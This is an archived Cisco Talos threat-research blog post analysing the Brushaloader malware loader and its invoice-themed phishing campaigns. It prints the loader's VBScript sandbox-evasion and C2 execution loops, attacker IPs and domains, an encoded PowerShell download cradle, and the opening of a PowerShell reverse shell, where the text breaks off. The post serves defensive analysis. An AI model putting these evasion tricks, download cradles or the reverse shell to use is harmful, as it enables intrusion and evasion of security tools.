Combing Through Brushaloader Amid Massive Detection Uptick

By Edmund Brumaghin

Published: 2019-02-20 · Archived: 2026-04-05 18:52:46 UTC

Nick Biasini and Edmund Brumaghin authored this blog post with contributions from Matthew Molyett.

Executive Summary

Over the past several months, Cisco Talos has been monitoring various malware distribution campaigns leveraging the malware loader Brushaloader to deliver malware payloads to systems. Brushaloader is currently characterized by the use of various scripting elements, such as PowerShell, to minimize the number of artifacts left on infected systems. Brushaloader also leverages a combination of VBScript and PowerShell to create a Remote Access Trojan (RAT) that allows persistent command execution on infected systems.

Brushaloader is an evolving threat that is being actively developed and refined over time as attackers identify areas of improvement and add additional functionality. We have identified multiple iterations of this threat since mid-2018. Most of the malware distribution activity that we observe associated with Brushaloader leverages malicious email campaigns targeting specific geographic regions to distribute various malware payloads, primarily Danabot. Danabot has already been described in detail here and here, so this post will focus on the analysis of Brushaloader itself. Talos has recently identified a marked increase in the quantity of malware distribution activity associated with Brushaloader, as well as the implementation of various techniques and evasive functionality that has resulted in significantly lower detection rates, as well as sandbox evasion.

The advanced command-line auditing and reporting available within ThreatGrid make analyzing threats such as Brushaloader much more efficient. Threats such as Brushaloader demonstrate the importance of ensuring that PowerShell logging is enabled and configured on endpoints in most corporate environments.

History of Brushaloader

The first Brushaloader campaign that caught our attention was back in August 2018. It was initially notable because it was only using Polish language emails targeting Polish victims. Although it is common to see threats target users in multiple languages, attackers typically don't target a single European country. Below is a sample of one of the emails from that initial campaign and shows the characteristics that we would come to expect from Brushaloader: a RAR

attachment containing a Visual Basic script that results in a Brushaloader infection ending in the eventual download and execution of Danabot.

There is one other characteristic of this email that will remain a thread throughout all Brushaloader campaigns: "Faktura," or the Polish word for invoices. There will be a few variations of this over the next several months, but regardless of language, invoices and billing will always play a vital role in these spam campaigns.

As far as the attachment itself, it typically consists of a RAR file with a filename that contains the word "faktura." The RAR files typically contain a VBScript that reaches out for additional payloads. The script itself already had some interesting techniques associated with sandbox or network simulation evasion, which we will discuss later in the blog. This script wasn't heavily obfuscated, and efficiently established command and control (C2) communication with a hard-coded IP address via HTTP using wscript. The specific URL being queried in this particular campaign was:

http://162[.]251[.]166[.]72/about.php?faxid=446708802&opt=.

Over time, a pattern started to emerge: The campaigns would run for a week or two and then go quiet for a couple of weeks before restarting. The modus operandi for the actor was largely the same throughout, Polish language spam campaigns related to invoices or "Faktura" that contained a RAR file with malicious VBScript inside. One thing of note about these campaigns is in the downtime changes and improvements were being made to the way the VBScript tries to evade detection and analysis or how the C2 communication was established. Let's walk through some examples.

Network simulation evasion, multi-path C2 implemented

The second major campaign we analyzed had already added some functionality. Initially, the threat was trying to connect to a non-existent domain to check for things like network simulation. This second campaign implemented an "infinite" recursive loop that continues to repeat itself if that GET request resulted in an HTTP/200 indicating a successful request. Here is a quick screenshot showing that new functionality.

```
Function  DeNceAFAxdA()
1  On Error Resume Next
   Set DemRyusAhttpsd = CreateObject("Microsoft.XMLHTTP")
  DemRyusAhttpsd.Open "GET", "https://www.dencedence.denceasdq/12/3232", False
   DemRyusAhttpsd.Send

   If (DemRyusAhttpsd.Status = 200) Then
2  SaraiSMase()
   Else

   Hello()
       ZaliVinMoPaTest()
   YoTaAsTest()
  End If

End Function

  Function  SaraiSMase()
3  dim alkotrussexx
   alkotrussexx = 0
     alkotrussexx = FormatDateTime(Now, vbLongTime)
   SaraiSMase(alkotrussexx)
  End Function
```

This simple snippet of code includes the GET request to a non-existent domain (www[.]dencedence[.]denceasdq) (1), the steps taken if an HTTP/200 is provided in response to that request (2), and finally enters an "infinite" recursive loop when an HTTP/200 is found (3). This is an elegant, simple way to determine if network simulation is occurring and delaying malicious execution. These simple techniques can be incredibly effective at avoiding some types of detection and analysis.

A campaign that launched just a few days later had already gone through some additional revisions. Early versions of the script only communicated via hard-coded IP address. This campaign implemented a random choice between a domain and a hard-coded IP. Below is an example of this type of evolution.

```
 Function  KliOpaTrsSloas()
   On Error Resume Next
1   randomize
    rSrasAands = int(rnd*2) + 1
   DiKoAsAurls = "http://"+PauseAkkk(rSrasAands)+"/api.php?faxid=646057&opt="
    KliOpaTrsSloas(DiKoAsAurls)
 End Function


Function  KliOpaTrsSloas2()
  Dim FFFFaelsd
 FFFFaelsd = KliOpaTrsSloas()
End Function

  Function  DaLoweRsxMinsa()
    PauseAkkk(2) = "192.3.204.226"
2   PauseAkkk(1) = "emailerservo.science"
    KliOpaTrsSloas2()
  End Function

Function ZalibateTest()
      QQaAAQReset()
End Function
```

The function at the top of the capture shows the initial C2 request. You can see that request includes some new variables and functionality (1) which randomly choose one of the two options listed further down in the DaLoweRsxMinsa function (2). It is here you can see both the hard-coded IP address (192[.]3[.]204[.]226) and a domain (emailerservo[.]science) hosted on a different server that responds to the same path. This particular functionality would remain for the next couple of months with some subtle changes as time progressed.

Legitimate URLs added to obfuscate

Over the next couple of campaigns throughout the rest of September and early October, there were subtle changes around the non-existent domains being used, and the ways they tried to obfuscate the C2 communication, but no significant changes. In early October, the actors added a third legitimate domain to the round robin, which can be seen below:

```
Function  ZMaterikAMinsa()
    DATAIIzAwkkk(3) = "google.com"
    DATAIIzAwkkk(2) = "192.3.207.118"
    DATAIIzAwkkk(1) = "serveselitmail"+".science"
    TuusAbaSAloas9()
End Function
```

Here, the actors have added google[.]com to the potential sources of C2 communication. Over the next several months, the legitimate site changed to include such sites as www[.]ti[.]com and www[.]bbc[.]com, among others. This was yet another simplistic approach at sandbox evasion where, periodically, the VBScript would do nothing more than send a request to a legitimate domain.

Streamlined version emerges

There were more significant changes taking place during October 2018, including the removal of the non-existent domain check and instead implementing what appears to be a registry check in wscript to try and read a value from the registry. It appears to be using this for some permissions check, but all users of all privilege levels would be able to query the key HKEY_CURRENT_USER. Below is a screen capture of this check as it was implemented.

```
Function  GouvnoJdMatch()
    On Error Resume Next
    Set objShell = WScript.CreateObject("WScript.Sh
    skey = "HKEY_CURRENT_USER\"
    with CreateObject("WScript.Shell")
        sValue = .regread(sKey)
        bFound = (err.number = 0)
    end with
    if bFound then
        carservicesatus = "saa"
    else
        carservicesatus = "Usa"
    End If

     WScript.Sleep 100
SdBookSdgooKLdd()

End Function
```


This check and functionality were relatively short-lived, since in the last couple days of October, the actors shifted away from WScript entirely and shifted the majority of the functionality to Internet Explorer directly. In addition to switching to Internet Explorer for web communications, the VBScript was streamlined considerably and went from being a 4KB text file to being less than 1KB. Below is a screen capture of the entire VBScript. A majority of the checking and evasion techniques were removed, except some extended sleep commands to timeout some sandbox technologies.

```
Dim IE
Dim MyDocument, response, num
num = "123132113"
Function IeChek(url)
 Set IE = CreateObject("InternetExplorer.Application")
 IE.Visible = 0
 IE.navigate url

 While IE.ReadyState <> 4 : WScript.Sleep 100 : Wend

 IeChek  = IE.document.body.innerText
End Function

Function TremStsSdDfHello(uskduck)
   On Error Resume Next
    TumbaCarLfTest()
    IE.Quit()
    Execute "" + uskduck + ""
End Function

Function Ztest()
    Dim zzzz
    num = CStr(num + 1)
    zzzz = IeChek("http://107.173.193.246/index.php?explorer=2116606&ncc=" + num)
TremStsSdDfHello(zzzz)
End Function

Sub CanalSTV()
  On Error Resume Next
    While true
      Call Ztest()
        WScript.Sleep 12000
   Wend
End Sub

Call CanalSTV()
```

Note the highlighted section shows the creation of an invisible IE instance for the script to use to communicate with the C2 server. Additionally, the actors stopped using domains altogether and returned to hosting everything using hard-coded IP addresses.

New campaign, new languages targeted

It was also around this time that Cisco Talos started to observe the spam campaign beginning to target languages besides Polish. The first campaign involving multiple languages included launched around this same time, an example of the German campaign is shown below.



The subject of this particular campaign appears to focus on income tax returns. However, the body of the email is making references to an attachment of unpaid bills and threatens the recipient with legal action if payment is not remitted. The actors also took advantage of the fact that "Faktura" translates to billing in German, as opposed to invoices in Polish.

After a couple more weeks, around mid-November, the actors began to re-implement some of the non-existent domain checking an example of which is shown below.

```
Function SendHttp()
On Error Resume Next
Dim oXMLHTTP
Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP")
oXMLHTTP.Open "GET", "http://someserver/folder/file.pdf", False
oXMLHTTP.Send

If oXMLHTTP.Status = 200 Then
    else
                Call TRONZolo()
End If

End Function
```

In this particular instance, the actors would craft an HTTP request to http://someserver/folder/file[.]pdf and implements a loop in an HTTP/200 if found. A few days later, the actors shifted again and moved from using hard-coded IP addresses to leveraging domains for the initial C2 communication.

End of November overhaul

The campaign at the end of November brought a full re-work of the VBScript implementing several improvements. The first change is that the VBScript begins by creating a file system object, which allows the actors to start reading and writing files to disk.

```
Dim sss, Text, strLine, ArrAddMyArray, dates
msgbox "error"
Set objFSO=CreateObject("Scripting.FileSystemObject")
Set tempfolder = objFso.GetSpecialFolder(2)
```

The script initiates the function below which immediately makes use of the file system objects.

```
Function  AndroiDFaxPc()
  On Error Resume Next
  WriteFile()
  WScript.Sleep 3000
  readFile()
  WScript.Sleep 1000
   While true
        SamaliADMase()
      HttpsSend()
       WScript.Sleep 10000
    Call Emulator()
   Wend
End Function
```

The WriteFile and readFile functions are shown below and allow a file to be written to the system and read back by the script. Note there are a few seconds of sleep between these calls.

```
Function  WriteFile()
  outFile= tempfolder + "\test"
  Set objFile = objFSO.CreateTextFile(outFile,True)
  objFile.Write "test" & vbCrLf
  objFile.Close
End Function


Function  readFile()
  strFile = tempfolder + "\test"
  Set objFile = objFSO.OpenTextFile(strFile)
  Do Until objFile.AtEndOfStream
    strLine= objFile.ReadLine
  Loop
  objFile.Close
End Function
```

The WriteFile function specifically creates a file in the temporary folder and then writes the ASCII text "test" to the file with reference to vbCrLf, this is a remnant of the early days of VBScripting and will return the value "\r\n" effectively creating a new line. The readFile function then reads the line containing "test" and stores it in a variable strLine for usage later.

The actors then referenced what is effectively a sleep function and then called the function HttpsSend. This is where some of the significant changes occurred in the C2 communication. Below is that HttpsSend function.

```
Function  HttpsSend()
    On Error Resume Next
  dim TreSdreq, boddy, url
    Set TreSdreq = createobject("Microsoft.XMLHTTP")
  url = "https://plomnetus.club"
    TreSdreq.Open "POST", url, False
    TreSdreq.Send
            WScript.Sleep 150
      responseText = TreSdreq.responseText
  ArrAddMyArray = Array(000000, responseText)
End Function
```

There are a couple of critical changes here to note. First is the adversaries have moved to HTTPS traffic and are utilizing a domain instead of a hard-coded IP. Additionally, the type of request has changed from a GET to a POST. After the request is made, the response is stored and eventually makes its way into an array. At this point, another quick sleep of 10 seconds is implemented before another function Emulator is called, which is shown below.

```
Function  Emulator()
 If (strLine = "test") Then
        ExAAd()
    Else

    End If
End Function

Function ExAAd()
    On Error Resume Next
        Execute "" + ArrAddMyArray(1) + ""
End Function
```


The Emulator function is checking to ensure that the file that was created and written earlier in the script worked and the stored line that was read from the file has a value of "test." If the file has the expected contents, then the script will execute whatever command was sent by the C2 server queried above and stored into the array "ArrAddMyArray." Going back to the primary function, you can see this is done in a while loop that would allow for repeated request and execution providing a simple framework for some level of additional infection.

```
Function  AndroiDFaxPc()
  On Error Resume Next
  WriteFile()
  WScript.Sleep 3000
  readFile()
  WScript.Sleep 1000
   While true
        SamaliADMase()
      HttpsSend()
       WScript.Sleep 10000
    Call Emulator()
   Wend
End Function
```

All of the various campaigns that have been described in this section were of moderate volume and ceased toward the end of November. The actor and loader would remain quiet for all of December and most of January. However, in late January and early February that changed.


Current Campaigns

A new spam campaign kicked off in late January delivering malicious RAR files containing a Visual Basic script (.vbs). At the time the majority of the spam messages were in Polish and appeared to be targeting Polish users. All of the filenames and subjects were centered on invoices, commonly using "Faktura" or some similar term. This campaign began with primarily Polish-based emails, as is typical for this loader, an example of which is shown below.



This follows the standard template we've come to expect from brushaloader campaigns, themed around "Faktura," in Polish, and with an attached RAR file containing the malicious VBScript file. One other interesting aspect of

this campaign was the presence of multiple other languages in the campaign. Most notably, we identified additional Italian language spam messages as well, an example of which can be found below.




There are a couple of subtle differences in the Italian language version. Specifically, they use "Fattura" instead of "Faktura," largely because "Fattura" is the word for "invoices" in Italian. The basic template is the same and contains an invoice-themed RAR file containing a malicious VBS file.

As far as the attachments are concerned, there have been a couple of additional improvements from the previous version in late November, but the overall functionality is primarily the same.

One of the most significant changes in this campaign was the move toward PowerShell and away from wscript that was previously used to execute commands, gather system information, and provide additional payloads. Additionally, this campaign was on a scale we previously hadn't seen from Brushaloader and could be an indicator the loader may be ready for more widespread distribution, with the potential to have reach outside of just Europe. The full detail of the new functionality will be covered in a later section of the blog, providing a deeper dive into the HTTPS C2 communications that occurred.

This campaign ended the first week of February and the activity has been mostly dark since then. Over the last half year, Brushaloader has gone from a new VBScript-based loader with some basic evasion techniques to an increasingly advanced and increasingly distributed threat. The timeline below illustrates how aggressive the development of Brushaloader has been. If the past is any indication, Brushaloader will be an interesting threat to follow going forward.



Evasion/anti-analysis techniques

In many corporate networks, files that are introduced into the environment are automatically submitted to automated analysis platforms, such as sandboxes, that will execute the file and observe system activity to determine if the file is malicious or benign before allowing the file to be transmitted to the system for which it was initially destined. Threat actors are aware of these security controls and often employ creative mechanisms for bypassing them. In most cases, these mechanisms are designed to minimize the amount of malicious file activity so that automated analysis platforms do not detect the file as malicious and allow it to be transmitted further into the network environment.

Some techniques include the use of sleep() timers that will cause the malware to wait for a predefined period before resuming malicious execution. In other cases, malware distributors might leverage password-protected email attachments that require the user to input information prior to opening the attachment. These techniques are often successful, as many automated detection and analysis platforms are not designed to interact with sample submissions in these ways and as a result are not able to properly initiate the infection process. Brushaloader is no different, and we have recently observed multiple techniques being leveraged to maximize the success rate of Brushaloader infections.


User interaction

One of the changes we have observed over the past couple of months of Brushaloader campaigns is the use of malware downloaders that require user interaction before the execution of malicious behavior on infected systems. Attackers will often make use of infection processes that require user interaction as a way to bypass automated analysis platforms such as sandboxes.

In the case of Brushaloader, the malicious emails contain RAR archives. The RAR archives typically contain a VBScript (VBS) that is responsible for making an HTTP request to an attacker-controlled distribution server to download a malicious PE32 executable. The VBScript calls a dialog box that prints various characters of the Fibonacci sequence:

```
'DbAFaYKPuqhmupVBwcuzEbN

Function miromaxsascnacci(N)
  If N < 2 Then
    miromaxsascnacci = N
  Else
    miromaxsascnacci = miromaxsascnacci(N - 1) + miromaxsascnacci(N - 2)
  End If
End Function

For i = 1 To 16
  res = res & miromaxsascnacci(i) & ", "
Next

Function miromaxsascnacci(N)
  If N < 2 Then
    miromaxsascnacci = N
  Else
    miromaxsascnacci = miromaxsascnacci(N - 1) + miromaxsascnacci(N - 2)
  End If
End Function
```

By default, when the VBS is executed, the following dialog box is presented on the system.



The downloader functionality present within the VBS file does not activate until the OK button is selected. This requirement for user interaction could cause issues in many automated analysis platforms that are not configured to handle this sort of requirement properly. This approach often results in significantly lower detection rates compared to the downloaders used by most commodity malware distributors.

Fake domains

The downloader scripts leveraged in various Brushaloader campaigns have also made use of invalid domains as a way to determine whether or not the downloader is executed in an analysis environment where network simulation is occurring. In many malware analysis environments, network simulation is used to allow analysts to interact with malware samples even when resources that the malware requests are not available. This is especially helpful when C2 infrastructure is no longer available, or when analysis is occurring in an environment that lacks internet connectivity. There are several utilities available that provide this functionality — two of the most commonly used are inetsim and FakeNet-NG.

In the case of Brushaloader, they even went so far as to use non-existent TLDs like www[.]weryoseruisasds[.]oedsdenlinsedrwersa or just hostnames instead of legitimate domains like someserver. Obviously, neither of these domains should resolve and it makes for a simple test to determine if this network simulation is in use. In some ways, this technique could also be used to aid in the detection of potentially compromised hosts and provides another reason why logging DNS resolutions can be an invaluable tool for analysts and security teams.

Loader functionality

Once the initial infection process starts, the previously described multi-stage VBS execution begins. The infected system makes an HTTP POST request to the C2

infrastructure. The scripting engine then executes the response to the HTTP POST request. This loop is delayed by the server sending WScript.Sleep commands.

The first stage VBS is responsible for the execution of the following encoded PowerShell command:

```
powershell -Enc "SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuA
FcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAA
nAGgAdAB0AHAAcwA6AC8ALwBpAG4AZgBvAHMAZQB2AGkAYwB1AGUAcwAuAGkAbgBmAG8AO
gA0ADQAMwAvAGMAaABrAGUAcwBvAHMAbwBkAC8AZABvAHcAbgBzAC8AaQBaAGoAJwApADs
A"
```

This encoded PowerShell is executed three times and decodes to:

```
powershell IEX (New-Object Net.WebClient).DownloadString('https://
infosevicues.info:443/chkesosod/downs/iZj');
```

This results in an HTTP request to the C2 infrastructure and an additional set of PowerShell commands to be retrieved and executed.

```
powershell.exe -encodedCommand "JABUAFkARwB4ADYANQA1ADAAMQA3AD0AVABZAEcA
eAA2ADUANQAwADEANwA7ACAAIAAgACAAdwBoAGkAbABlACAAKAAkAHQAcgB1AGUAKQB7ACAA
IAAgACAAIAAgACAAIAAgACAAIAB0AHIAeQAgACAAIAAgAHsAIAAgACAAIAAgACAAIAAgACAA
IAAgACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIA
UwBpAGwAZQBuAHQAbAB5AEMAbwBuAHQAaQBuAHUAZQAiADsAIAAgACAAIAAgACAAIAAgACAA
IAAgACAAJABUAFkARwB4ADYANQA1ADAAMQA3AD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAE4A
ZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0ACgAIgBpAG4AZgBvAHMA
ZQB2AGkAYwB1AGUAcwAuAGkAbgBmAG8AIgAsACAAOAAwACkAOwAgACAAIAAgACAAIAAgACAA
IAAgACAAIAAkAGwAbQBSAGYAdgBmADIAMQA9ACgAJABUAFkARwB4ADYANQA1ADAAMQA3AC4A
RwBlAHQAUwB0AHIAZQBhAG0AKAApACkAOwAgACAAIAAgACAAIAAgACAAIAAgACAAIABbAGIA
eQB0AGUAWwBdAF0AJAB4AHoASAA3ADEAPQAwAC4ALgA1ADAAMAB8ACUAIAB7ADAAfQA7ACAA
CQAJACAAIAAgAHcAaABpAGwAZQAoACgAJABSAEYAdwBiAHEAdgA4ADQANwA9ACQAbABtAFIA
ZgB2AGYAMgAxAC4AUgBlAGEAZAAoACQAeAB6AEgANwAxACwAMAAsACQAeAB6AEgANwAxAC4A
TABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewAgAAkACQAgACAAIAAgACQAeQBQAHUA
NAAzADUANAA4AD0AKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAVABlAHgAdAAuAEEAUwBDAEkA
SQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJAB4AHoASAA3ADEA
LAAwACwAJABSAEYAdwBiAHEAdgA4ADQANwApADsAJABiAEsAQQBmAEsAMwAzADgANAA2AD0A
IAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcA
ZQB0AEIAeQB0AGUAcwAoACgAaQBlAHgAIAAkAHkAUAB1ADQAMwA1ADQAOAAgADIAPgAmADEA
KQApADsAJABsAG0AUgBmAHYAZgAyADEALgBXAHIAaQB0AGUAKAAkAGIASwBBAGYASwAzADMA
OAA0ADYALAAwACwAJABiAEsAQQBmAEsAMwAzADgANAA2AC4ATABlAG4AZwB0AGgAKQA7ACQA
bABtAFIAZgB2AGYAMgAxAC4ARgBsAHUAcwBoACgAKQAgAAkACQAJAH0AIAAJAAkAIAB9ACAA
IAAgACAAYwBhAHQAYwBoACAAIAAgACAAIAB7ACAAIAAJACAAIAAgACAAIAAgACAAIABTAHQA
YQByAHQALQBTAGwAZQBlAHAAIAAtAHMAIAAxADUAOwAgACAAIAAgACAAIAAgACAAIAAgACAA
IAAgACAAaQBmACgAJABUAFkARwB4ADYANQA1ADAAMQA3AC4AQwBvAG4AbgBlAGMAdABlAGQA
KQB7AAkAIAAJACAAIAAgACAAIAAgACAAIAAgACAAIAAkAFQAWQBHAHgANgA1ADUAMAAxADcA
LgBDAGwAbwBzAGUAKAApADsAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAfQAJAAkA
CQAgACAAIAAJAAkAfQAgACAAIAAgACAAIAAgAH0A"
```

This PowerShell, once decoded, looks like this:

```
$TYGx655017=TYGx655017;    while ($true){          try    {
$ErrorActionPreference="SilentlyContinue";           $TYGx655017=New-
Object Net.Sockets.TCPClient("infosevicues.info", 80);
$lmRfvf21=($TYGx655017.GetStream());           [byte[]]$xzH71=0..500|%
{0};          while(($RFwbqv847=$lmRfvf21.Read($xzH71,0,$xzH71.Length))
 -ne 0){           $yPu43548=(New-Object Text.ASCIIEncoding).GetString(
$xzH71,0,$RFwbqv847);$bKAfK33846= ([text.encoding]::ASCII).GetBytes((
